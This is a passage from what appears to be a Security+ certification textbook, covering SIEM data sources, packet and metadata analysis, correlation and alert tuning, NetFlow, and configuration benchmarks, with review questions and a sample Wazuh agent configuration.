An intrusion prevention system could additionally be configured to log shuns, resets, and redirects in the same way as a firewall.

As with endpoint protection logs, summary event data from IDS/IPS can be visualized in dashboard graphs to represent overall threat levels. Close analysis of detection events can assist with attributing intrusion events to a specific actor, and developing threat intelligence of TTPs.



Viewing the raw log message generated by a Suricata IDS alert in the Security Onion SIEM.

Packet Captures

Network traffic can provide valuable insights into potential breaches. Network traffic is typically analyzed in detail at the level of individual frames or using summary statistics of traffic flows and protocol usage.

A SIEM will store selected information from sensors installed to different points on the network. Information captured from network packets can be aggregated and summarized to show overall protocol usage and endpoint activity. On a typical network, sensors are not configured to record all network traffic, as this would generate a very considerable amount of data. More typically, only packets that triggered a given firewall or IDS rule are recorded. SIEM software will usually provide the ability to pivot from an event or alert summary to opening the underlying packets in an analyzer.

On the other hand, given sufficient resources, a retrospective network analysis (RNA) solution provides the means to record the totality of network events at either a packet header or payload level.

Packet analysis refers to deep-down, frame-by-frame scrutiny of captured traffic using a tool such as Wireshark. The analyzer decodes the packet to show the header fields at data link/MAC, network/IP, and transport (TCP/UDP) layers. At the application layer, it shows both header data and payload contents.

Packet analysis can identify whether packets passing over a standard port have been manipulated in some nonstandard way, to work as a mechanism for a botnet server, for instance. It allows inspection of protocol payloads to try to identify data exfiltration attempts or attempts to contact suspicious domains and URLs. Detailed analysis of the packet contents can help to reveal the tools used in an attack. It is also possible to extract binary files such as potential malware for analysis.



Using the Wireshark packet analyzer to identify malicious executables being transferred over the Windows file-sharing protocol. (Screenshot Wireshark wireshark.org.)

Metadata

Metadata is the properties of data as it is created by an application, stored on media, or transmitted over a network. Each logged event has metadata, but a number of other metadata sources are likely to be useful when investigating incidents. Metadata can establish timeline questions, such as when and where a breach occurred, as well as containing other types of evidence.

File

File metadata is stored as attributes. The file system tracks when a file was created, accessed, and modified. A file might be assigned a security attribute, such as marking it as read-only or as a hidden or system file. The ACL attached to a file showing its permissions represents another type of attribute. Finally, the file may have extended attributes recording an author, copyright information, or tags for indexing/searching.

As metadata is uploaded to social media sites, they can reveal more information than the uploader intended. Metadata can include current location and time which is added to media such as photos and videos.

Web

When a client requests a resource from a web server, the server returns the resource plus headers setting or describing its properties. Also, the client can include headers in its request. One key use of headers is to transmit authorization information, in the form of cookies. Headers describing the type of data returned (text or binary, for instance) can also be of interest. The contents of headers can be inspected using the standard tools built into web browsers. Header information may also be logged by a web server.

Email

An email's **Internet header** contains address information for the recipient and sender, plus details of the servers handling transmission of the message between them. When an email is created, the mail user agent (MUA) creates an initial header and forwards the message to a mail delivery agent (MDA). The MDA should perform checks that the sender is authorized to issue messages from the domain. Assuming the email isn't being delivered locally at the same domain, the MDA adds or amends its own header and then transmits the message to a message transfer agent (MTA). The MTA routes the message to the recipient, with the message passing via one or more additional MTAs, such as SMTP servers operated by ISPs or mail security gateways. Each MTA adds information to the header.

Headers aren't exposed to the user by most email applications. You can view and copy headers from a mail client via a message properties/options/source command. MTAs can add a lot of information in each received header, such as the results of spam checking. If you use a plaintext editor to view the header, it can be difficult to identify where each part begins and ends. Fortunately, there are plenty of tools available to parse headers and display them in a more structured format. One example is the Message Analyzer tool, available as part of the Microsoft Remote Connectivity Analyzer (testconnectivity.microsoft.com/tests/o365). This will lay out the hops that the message took more clearly and break out the headers added by each MTA.



Analyzing headers in a phishing message: the sender is using typosquatting to hope the recipient confuses structureality.com with the genuine domain structureality.com. (Screenshot courtesy of Mozilla.)

Review Activity:

Data Sources

Answer the following questions:

1. **Your manager has asked you to prepare a summary of the usefulness of different kinds of log data. You have sections for firewall, application, OS-specific security, IPS/IDS, and network logs plus metadata. Following the CompTIA Security+ exam objectives, which additional log data type should you cover?**

2. **You must assess a security monitoring suite for its dashboard functionality. What is the general use of dashboards?**

3. **True or false? It is not possible to set custom file system audit settings when using security log data.**

4. **What type of data source supports frame-by-frame analysis of an event that generated an IDS alert?**

Topic 12D

Alerting and Monitoring Tools

EXAM OBJECTIVES COVERED

4.4 Explain security alerting and monitoring concepts and tools.

There are many types of security controls that can be deployed to protect networks, hosts, and data. One thing that all these controls have in common is that they generate log data and alerts. Collecting and reviewing this output is one of the principal cybersecurity challenges. As a security professional, you must be able to explain the configuration and use of systems to manage data sources and provision an effective monitoring and alerting system.

Security Information and Event Management

Software designed to assist with managing security data inputs and provide reporting and alerting is often described as **security information and event management (SIEM)**. The core function of a SIEM tool is to collect and correlate data from network sensors and appliance/host/application logs. In addition to logs from Windows and Linux-based hosts, this could include switches, routers, firewalls, IDS sensors, packet sniffers, vulnerability scanners, malware scanners, and data loss prevention (DLP) systems.



Wazuh SIEM dashboard—Configurable dashboards provide the high-level status view of network security metrics. (Screenshot used with permission from Wazuh Inc.)

Agent-Based and Agentless Collection

Collection is the means by which the SIEM ingests security event data from various sources. There are three main types of security data collection:

- **Agent-based**—this approach means installing an agent service on each host. As events occur on the host, logging data is filtered, aggregated, and normalized at the host, then sent to the SIEM server for analysis and storage. Collection from Windows/Linux/macOS computers will tend to use agent-based collection. The agent must run as a process, and could use from 50–500 MB of RAM, depending on the amount of activity and processing it does.
- **Listener/collector**—rather than installing an agent, hosts can be configured to push log changes to the SIEM server. A process runs on the management server to parse and normalize each log/monitoring source. This method is often used to collect logs from switches, routers, and firewalls, as these are unlikely to support agents. Some variant of the Syslog protocol is typically used to forward logs from the appliance to the SIEM.
- **Sensor**—as well as log data, the SIEM might collect packet captures and traffic flow data from sniffers. A sniffer can record network data using either the mirror port functionality of a switch or using some type of tap on the network media.

```
<localfile>
  <location>Microsoft-Windows-Windows Defender/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>active-response\active-responses.log</location>
  <log_format>syslog</log_format>
</localfile>

<!-- Policy monitoring -->
<rootcheck>
  <disabled>no</disabled>
  <windows_apps>./shared/win_applications_rcl.txt</windows_apps>
  <windows_malware>./shared/win_malware_rcl.txt</windows_malware>
</rootcheck>

<!-- Security Configuration Assessment -->
<sca>
  <enabled>yes</enabled>
  <scan_on_start>yes</scan_on_start>
  <interval>12h</interval>
  <skip_nfs>yes</skip_nfs>
</sca>

<!-- File integrity monitoring -->
<syscheck>

  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>43200</frequency>
```

Agent configuration file for event sources to report to the Wazuh SIEM.

Log Aggregation

As distinct from collection, **log aggregation** refers to normalizing data from different sources so that it is consistent and searchable. SIEM software features connectors or plug-ins to interpret (or parse) data from distinct types of systems and to account for differences between vendor implementations. Each agent, collector, or sensor data source will require its own parser to identify attributes and content that can be mapped to standard fields in the SIEM's reporting and analysis tools. Another important function is to normalize date/time zone differences to a single timeline.

Alerting and Monitoring Activities

When data has been collected and aggregated, the SIEM can be used to implement alerting, reporting, and archiving activities.

Note that these activities can be performed manually or automated using discrete tools for each security appliance. The advantage of a SIEM is to consolidate the activities to a single management interface. This consolidated functionality referred to as a "single pane of glass" refers to the enhanced visibility into a complex environment that such software offers.

Alerting

A SIEM can then run correlation rules on indicators extracted from the data sources to detect events that should be investigated as potential incidents. An analyst can also filter or query the data based on the type of incident that has been reported.

Correlation means interpreting the relationship between individual data points to diagnose incidents of significance to the security team. A SIEM correlation rule is a statement that matches certain conditions. These rules use logical expressions, such as AND and OR, and operators, such as `==` (matches), < (less than), > (greater than), and `in` (contains). For example, a single-user login failure is not a condition that should raise an alert. Multiple user login failures for the same account, taking place within the space of one hour, is more likely to require investigation and is a candidate for detection by a correlation rule.

```
Error.LoginFailure > 3 AND LoginFailure.User AND
Duration < 1 hour
```

As well as correlation between indicators observed in the collected data, a SIEM is likely to be configured with a threat intelligence feed. This means that data points observed in the collected network data can be associated with known threat actor indicators, such as IP addresses and domain names.

Each alert will be dealt with by the incident response processes of analysis, containment, eradication, and recovery. When used in conjunction with a SIEM, two particular steps in alert response and remediation deserve particular attention:

- Validation during the analysis process is how the analyst decides whether the alert is a true positive and needs to be treated as an incident. A false positive is where an alert is generated, but there is no actual threat activity.
- Quarantine is the step of isolating the source of indicators, such as a network address, host computer, or file.

Alert response and remediation steps will often be guided by a playbook that assists the analyst with applying all incident response processes for a given scenario. One of the advantages of SIEM and advanced security orchestration, authorization and reporting (SOAR) solutions is to fully or partitally automate validation and remediation. For example, a quarantine action could be available as a mouse-click action via an integration with a firewall or endpoint protection product. Validation is made easier by being able to correlate event data to known threat data and pivot between sources, such as inspecting the packets that triggered a particular IDS alert.

Reporting

Reporting is a managerial control that provides insight into the status of the security system. A SIEM can assist with reporting activity by exporting summary statistics and graphs. Report formats and contents are usually tailored to meet the needs of different audiences:

- Executive reports provide a high-level summary for decision-makers. This guides planning and investment activity.
- Manager reports provide cybersecurity and department leaders with detailed information. This guides day-to-day operational decision-making.
- Compliance reports provide whatever information is required by a regulator.

Determining which metrics are most useful in terms of reporting is always very challenging. The following types illustrate some common use cases for reporting:

- Authentication data, such as failed login attempts, and critical file audit data.
- Hosts with missing patches and/or configuration vulnerabilities.
- Privileged user account anomalies, such as out-of-hours use or excessive requests for elevated permissions.
- Incident case management statistics, such as overall volume, open cases, time to resolve, and so on.
- Trend reporting to show changes to key metrics over time.

Archiving

A SIEM can enact a retention policy so that historical log and network traffic data is kept for a defined period. This allows for retrospective incident and threat hunting, and can be a valuable source of forensic evidence. It can also meet compliance requirements to hold archives of security information. SIEM performance will degrade if an excessive amount of data is kept available for live analysis. A log rotation scheme can be configured to move outdated information to archive storage.

Alert Tuning

Correlation rules are likely to assign a criticality level to each match. Examples include the following:

- **Log only**—an event is produced and added to the SIEM's database, but it is automatically classified.
- **Alert**—the event is listed on a dashboard or incident handling system for an agent to assess. The agent analyzes the event data and either dismisses it to the log or validates it and starts an incident case.
- **Alarm**—the event is automatically classified as critical, and a priority alarm is raised. This might mean emailing an incident handler or sending a text message.

Alert tuning is necessary to reduce the incidence of false positives. False positive alerts and alarms waste analysts' time and reduce productivity. Alert fatigue refers to the sort of situation where analysts are so consumed with dismissing numerous low-priority alerts that they miss a single high-impact alert that could have prevented a data breach. Analysts can become more preoccupied with looking for a quick reason to dismiss an alert than with properly evaluating the alert. Reducing false positives is difficult, however, firstly because there isn't a simple dial to turn for overall sensitivity, and secondly because reducing the number of rules that produce alerts increases the risk of false negatives.

A false negative is where the system fails to generate an alert about malicious indicators that are present in the data source. False negatives are a serious weakness in the security system. One of the purposes of threat hunting activity is to identify whether the monitoring system is subject to false negatives.

There is also a concept of true negatives. This is a measure of events that the system has properly allowed. Metrics for false and true negatives can be used to assess the performance of the alerting system.

Some of the techniques used to manage alert tuning include the following:

- Refining detection rules and muting alert levels—If a certain rule is generating multiple dashboard notifications, the parameters of the rule can be adjusted to reduce this, perhaps by adding more correlation factors. Alternatively, the alert can be muted to log-only status, or configured so that it only produces a single notification for every 10 or 100 events.
- Redirecting sudden alert "floods" to a dedicated group—Changes in the network can cause a rule to start producing far more alerts than it should. Once it's confirmed that this is a false positive, rather than "spamming" each analysts' dashboard, it can be assigned to a dedicated agent or team to remediate.
- Redirecting infrastructure-related alerts to a dedicated group—Misconfigurations, such as deviance from a baseline, can cause continually high alert volumes. While these are important to fix, that is not the job of the incident response team, and is better managed by an infrastructure team.
- Continuous monitoring of alert volume and analyst feedback—Managers should keep oversight of the system and be aware of risks from alert fatigue. The experience of individual analysts can be utilized to reduce alert sensitivity or change the parameters of a given rule, or to automate processing of the rule using a SOAR solution.
- Deploying **machine learning (ML)** analysis—ML is able to rapidly analyze the sort of data sets produced by SIEM. It can be used to monitor how analysts are responding to alerts, and attempt to automatically tune the ruleset in a way that reduces false negatives without impacting true positives.

Monitoring Infrastructure

Managerial reports can be used for day-to-day monitoring of computer resources and network infrastructure. Not all issues can be identified from alerts and alarms. Running a custom report allows a manager to verify results of logging and monitoring activity to ensure that the network remains in a secure state.

Network Monitors

As distinct from network traffic monitoring, a **network monitor** collects data about network infrastructure appliances, such as switches, access points, routers, firewalls. This is used to monitor load status for CPU/memory, state tables, disk capacity, fan speeds/temperature, network link utilization/error statistics, and so on. Another important function is a heartbeat message to indicate availability.

This data might be collected using the Simple Network Management Protocol (SNMP). An SNMP trap informs the management system of a notable event, such as port failure, chassis overheating, power failure, or excessive CPU utilization. The threshold for triggering traps can be set for each value. This provides a mechansim for alerts and alarms for hardware issues.

As well as supporting availability, network monitoring might reveal unusual conditions that could point to some kind of attack.

NetFlow

A flow collector is a means of recording metadata and statistics about network traffic rather than recording each frame. Network traffic and flow data may come from a wide variety of sources (or probes), such as switches, routers, firewalls, and web proxies. Flow analysis tools can provide features such as the following:

- Highlighting of trends and patterns in traffic generated by particular applications, hosts, and ports.
- Alerting based on detection of anomalies, flow analysis patterns, or custom triggers.
- Visualization tools that show a map of network connections and make interpretation of patterns of traffic and flow data easier.
- Identification of traffic patterns revealing rogue user behavior, malware in transit, tunneling, or applications exceeding their allocated bandwidth.
- Identification of attempts by malware to contact a handler or command & control (C&C) channel.

NetFlow is a Cisco-developed means of reporting network flow information to a structured database. NetFlow has been redeveloped as the **IP Flow Information Export (IPFIX)** IETF standard (tools.ietf.org/html/rfc7011). A particular traffic flow can be defined by packets sharing the same characteristics, referred to as keys. A selection of keys is called a flow label, while traffic matching a flow label is called a flow record. A flow label is defined by packets that share the same key characteristics, such as IP source and destination addresses and protocol type. These five bits of information are referred to as a 5-tuple. A 7-tuple adds the input interface and IP type of service data. Each exporter caches data for newly seen flows and sets a timer to determine flow expiration. When a flow expires or becomes inactive, the exporter transmits the data to a collector.



ntopng community edition being used to monitor NetFlow traffic data. (Screenshot used courtesy of ntop.)

Monitoring Systems and Applications

Dashboards and reports also assist with real-time monitoring of host system and application/service status.

System Monitors and Logs

A **system monitor** implements the same functionality as a network monitor for a computer host. Like switches and routers, server hosts can report health status using SNMP traps.

Logs are one of the most valuable sources of security information. A system log can be used to diagnose availability issues. A security log can record both authorized and unauthorized uses of a resource or privilege. Logs function both as an audit trail of actions and (if monitored regularly) provide a warning of intrusion attempts. Log review is a critical part of security assurance. Only referring to the logs following a major incident is missing the opportunity to identify threats and vulnerabilities early and to respond proactively.

Logs typically associate an action with a particular user. This is one of the reasons why it is critical that users not share login details. If a user account is compromised, there is no means of tying events in the log to the actual attacker.

Application and Cloud Monitors

SNMP offers fairly limited functionality. There are numerous proprietary monitoring solutions for infrastructure, application, database, and cloud environments. Some are designed for on-premises and some for cloud, while some support hybrid monitoring of both types of environment. An application monitor will include a basic heartbeat test to verify that it is responding. Other factors to monitor include number of sessions and requests, bandwidth consumption, CPU and memory utilization, and error or security alert conditions. Cloud monitors will assess different facets of cloud services, such as network bandwidth, virtual machine status, and application health.

Vulnerability Scanners

A vulnerability scanner will report the total number of unmitigated vulnerabilities for each host. Consolidating these results can show the status of hosts across the whole network and highlight issues with a particular patch or configuration issue.

Antivirus

Most hosts should be running some type of **antivirus scan (A-V)** software. While the A-V moniker remains popular, these suites are better conceived of as endpoint protection platforms (EPPs) or next-gen A-V. These detect malware by signature regardless of type, though detection rates can vary quite widely from product to product. Many suites also integrate with user and entity behavior analytics (UEBA) and use AI-backed analysis to detect threat actor behavior that has bypassed malware signature matching.

Antivirus will usually be configured to block a detected threat automatically. The software can be configured to generate a dashboard alert or log via integration with a SIEM.

Data Loss Prevention

Data loss prevention (DLP) mediates the copying of tagged data to restrict it to authorized media and services. As with antivirus scanning, monitoring statistics for DLP policy violations can show whether there are issues, especially where the results show trends over time.

Benchmarks

One of the functions of a vulnerability scan is to assess the configuration of security controls and application settings and permissions compared to established benchmarks.

The scanner might try to identify whether there is a lack of controls that might be considered necessary or whether there is any misconfiguration of the system that would make the controls less effective or ineffective, such as antivirus software not being updated, or management passwords left configured to the default. This sort of testing requires specific information about best practices in configuring the particular application or security control. These best practices are provided by listing the controls and appropriate configuration settings in a template.

Security Content Automation Protocol (SCAP) allows compatible scanners to determine whether a computer meets a configuration baseline. SCAP uses several components to accomplish this function, but some of the most important are the following:

- **Open Vulnerability and Assessment Language (OVAL)**—an XML schema for describing system security state and querying vulnerability reports and information.
- **Extensible Configuration Checklist Description Format (XCCDF)**—an XML schema for developing and auditing best practice configuration checklists and rules. Previously, best practice guides might have been written in prose for systems administrators to apply manually. XCCDF provides a machine-readable format that can be applied and validated using compatible software.



Comparing a local network security policy to a template. The minimum password length set in the local policy is much less than is recommended in the template. (Screenshot used with permission from Microsoft.)

Some scanners measure systems and configuration settings against best practice frameworks. This is referred to as a compliance scan. This might be necessary for regulatory compliance, or you might voluntarily want to conform to externally agreed upon standards of best practice.



Monitoring template aligned to NIST 800-53 framework requirements.

Review Activity:

Alerting and Monitoring Tools

Answer the following questions:

1. **What is the purpose of SIEM?**

2. **What is the difference between a sensor and a collector, in the context of SIEM?**

3. **Your company has implemented a SIEM but found that there is no parser for logs generated by the network's UTM gateway. Why is a parser necessary?**

4. **Your manager has asked you to prepare a summary of the activities that support alerting and monitoring. You have sections for log aggregation, alerting, scanning, reporting, and alert response and remediation/validation (including quarantine and alert tuning). Following the CompTIA Security+ exam objectives, which additional activity should you cover?**

5. **You are supporting a SIEM deployment at a customer's location. The customer wants to know whether flow records can be ingested. What type of monitoring tool generates flow records?**

Lesson 12

Summary

You should be able to explain the process and procedures involved in effective incident response and digital forensics, including the data sources and event management tools necessary for investigations, alerting, and monitoring.

Guidelines for Performing Incident Response and Monitoring

Follow these guidelines for developing or improving incident response policies and procedures:

- Identify goals for implementing structured incident response, following the preparation, detection, analysis, containment, eradication, recovery, and lessons learned processes.
- Prepare for effective incident response by creating a CIRT/CERT/CSIRT with suitable policies and communications plus incident handling tools.
- Develop an incident classification system and prepare IRPs and playbooks for distinct incident scenarios.
- Use tabletop exercises and simulations to test incident response plans.
- Configure SIEM to aggregate appropriate data sources and develop correlation rules display alerts, status indicators, and trend analysis via dashboards:
